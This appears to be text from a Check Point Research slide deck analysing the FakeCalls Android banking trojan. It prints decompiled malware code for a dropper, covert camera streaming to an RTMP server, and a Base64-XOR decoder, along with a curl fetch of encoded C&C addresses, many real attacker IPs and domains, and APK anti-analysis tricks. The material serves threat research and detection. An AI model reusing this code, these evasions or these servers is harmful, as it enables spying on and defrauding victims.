


# Evasions mitigated



**Finally!**

# Evasions mitigated



Sample successfully loaded (in JEB Pro)






4

Functionality cherry-picks

# Dropper: APK to launch APK



```
public void startMainService(int v, String s) {
    Log.e(this.TAG, "startMainService, requestCode: " + v + ", activity: " + s);
    try {
        Intent intent0 = this.getPackageManager().getLaunchIntentForPackage(MainActivity.appPackageName);
        if(v == 104) {
            Bundle bundle0 = new Bundle();
            bundle0.putString("COMPANY_UUID", "L0jVvgr3IECcrKvi4X0f6lPdcH7kn1D0");
            bundle0.putString("APPLICATION_STYLE", "1");
            bundle0.putString("AGREEMENT_SUBMIT_STYLE", "1");
            bundle0.putBoolean("OPEN_SMS", false);
            bundle0.putString("PROJECT_NAME", "Lk");
            bundle0.putString("SCANNING_ALL_APP", "1");
            bundle0.putString("HEADER_PICTURE_STYLE", "1");
            bundle0.putString("UNNECESSARY_AUTO_DELETE_LIST", "1");
            bundle0.putString("URL", SharedPreferencesUtils.getValue("HOST", "154.23.176.101"));
            bundle0.putString("SERVER_NAME", "SERVER2");
            intent0.putExtras(bundle0);
        }

        this.startActivityForResult(intent0, v);
    }
    catch(Exception exception0) {
        Log.e(this.TAG, "startMainService, exception: " + exception0.getMessage());
    }
}
```

Multiple options are set up for the payload



# Live streaming

```
@Override // android.app.Service
public int onStartCommand(Intent intent0, int v, int v1) {
    try {
        RtspCamera2 be0 = VideoService.camera2base;
        if(be0 != null) {
            if(be0.getFacing() == Facing.BACK) {
                VideoService.camera2base.switchCamera();
            }


            VideoService.camera2base.startStream("rtmp://" + Spf.getString("KEY_SERVER_IP1") + ":1935/live/" + Spf.getString("KEY_IMI"));
        }

        new Handler().postDelayed(this.stopRunnable, 300000L);
    }
    catch(Exception exception0) {
        AppStart.d = 0;
        Logger.b("VideoService", "onStart Exception:" + exception0.getMessage());
    }

    return 1;
}
```

Both frontal and back cameras can be streamed

# Network communication






# Network communication



```
static {  
    URL.hostList = new ArrayList();  
    URL.URL_ALTERNATE_IP = "https://drive.google.com/file/d/1L7CMBiv5NLIrCxmUpkXRZcyFqbgmKy5/view?usp=sharing";  
}
```



SERVER1\_156.245.21.38-SERVER2\_156.245.12.211-SERVER3\_154.38.113.162-  
SERVER4\_154.197.48.72-SERVER5\_154.197.48.125-SERVER6\_154.197.48.195-  
SERVER7\_206.119.82.78-SERVER8\_154.23.182.63-SERVER9\_154.197.48.93-  
SERVER10\_154.197.48.212-SERVERLK\_127.0.0.1

# Network communication



```
$ curl https://www.daebak222.com/huhu/admin.txt {  
  "a01": "eWVIYWIrPj5mZmY_dXBoc3B6IyMjP3J-fA==",  
  "b05": "Y2ViYWIrPj4gICl_IyAjPykpPyAlKSspIiMjPn14Z3Q=",  
  "a07": "eWVIYWIrPj4gKSM_ICc_JSM_ICkrJCEkJD55ZHlkPnB1fHh_P2VpZQ=="  
}
```

```
public class StringUtils {  
    public static String decode(String s) {  
        byte[] arr_b = Base64.decode(s, 8);  
        for(int v = 0; v < arr_b.length; ++v) {  
            arr_b[v] = (byte)(arr_b[v] ^ 17);  
        }  
  
        return new String(arr_b, StandardCharsets.UTF_8);  
    }  
}
```

C&C server

Server for streamed videos

New drop dead resolver

<https://www.daebak222.com>

<rtmp://113.212.88.148:8322/live>

<https://182.16.42.18:5055/huhu/admin.txt>



# Conclusion

# Summary

Growing market to operate in: tricks work

~ 600 million USD loss in 2020

170,000 victims from 2016 to 2020

20+ financial institutions in South Korea mimicked

chosen among largest organizations in the industry

Multiple anti-analysis techniques; stealing capabilities

High potential for significant damage to victims



# Links

**National Police Agency. Status of voice phishing**

<https://www.data.go.kr/data/15063815/fileData.do>

**Damage of 1.7 trillion won over the past 5 years (as of 2020)**

[https://it.chosun.com/site/data/html\\_dir/2020/09/28/2020092802480.html](https://it.chosun.com/site/data/html_dir/2020/09/28/2020092802480.html)

**Kaspersky's research of FakeCalls:**

<https://www.kaspersky.com/blog/fakecalls-banking-trojan/44072/>

**Check Point's research of FakeCalls:**

<https://research.checkpoint.com/2023/south-korean-android-banking-menace-fakecalls/>

# Evasions Encyclopedia

Evasion techniques

cp<r> Evasion techniques  
CHECK POINT RESEARCH

Evasion techniques

cp<r> Android:  
CHECK POINT RESEARCH

## APK anti-analysis

[Go back](#)


### Contents

APK anti-analysis methods used


1. Wrong ZIP header data values
2. Wrong values in the manifest structure
  - 2.1. Magic value
  - 2.2. Array of strings' offsets
  - 2.3. Style pool
3. Long filenames

[Signature recommendations](#)

# Best viewed on PC

  
Windows: Evasions

  
Windows: Anti-debug

  
APK anti-analysis

Made with ❤️ to serve the community by Check Point Research | [Research blog](#) | [About Us](#) |  
© 1994-2024 Check Point Software Technologies LTD | All rights reserved | Property of Check Point

application and perform only basic sanity checks, analysis tools strive to provide as much information as possible about an APK. If some logic discrepancies are encountered during the process of analysis, the tool fails, thus showing the presence of an anti-analysis trick.

### 1. Wrong ZIP header data values

The clue about something strange inside the APK archive (which should be a usual ZIP archive) is seen in the message shown by JEB Pro:

```
Project Explorer
└─ F8823780d2822307e995528bd7a34a1735e...
   └─ F8823780d2822307e995528bd7a34a173...
      └─ F8823780d2822307e995528bd7a34a1...
         └─ AndroidManifest.xml

Logger Terminal Quick Search
[!] java.io.IOException: Multi-file archive not supported
[!] at com.pnfssoftware.jeb.util.encoding.zip.ZipFileSafeReader.<init>(SourceFile:116)
[!] at com.pnfssoftware.jeb.util.encoding.zip.ZipFileSafeReader.<init>(SourceFile:75)
[!] at com.pnfssoftware.jeb.core.parsers.apk.ApkIdentifier.<init>(SourceFile:177)
[!] at com.pnfssoftware.jeb.rcpclient.RcpClientContext.processFileArtifact(RcpClientContext.java:316)
[!] at com.pnfssoftware.jeb.rcpclient.RcpClientContext.loadFromASProtect(RcpClientContext.java:2542)
```

APK is usually not split into multi-disk archives, so this information has to be checked inside - by analyzing the ZIP header data. The necessary entry is the central directory file header. The end of this record **FOOD**

evasions.checkpoint.com





# Thank you for the attention!

Contact us:

[bmelnykov@checkpoint.com](mailto:bmelnykov@checkpoint.com)  
[ramanl@checkpoint.com](mailto:ramanl@checkpoint.com)

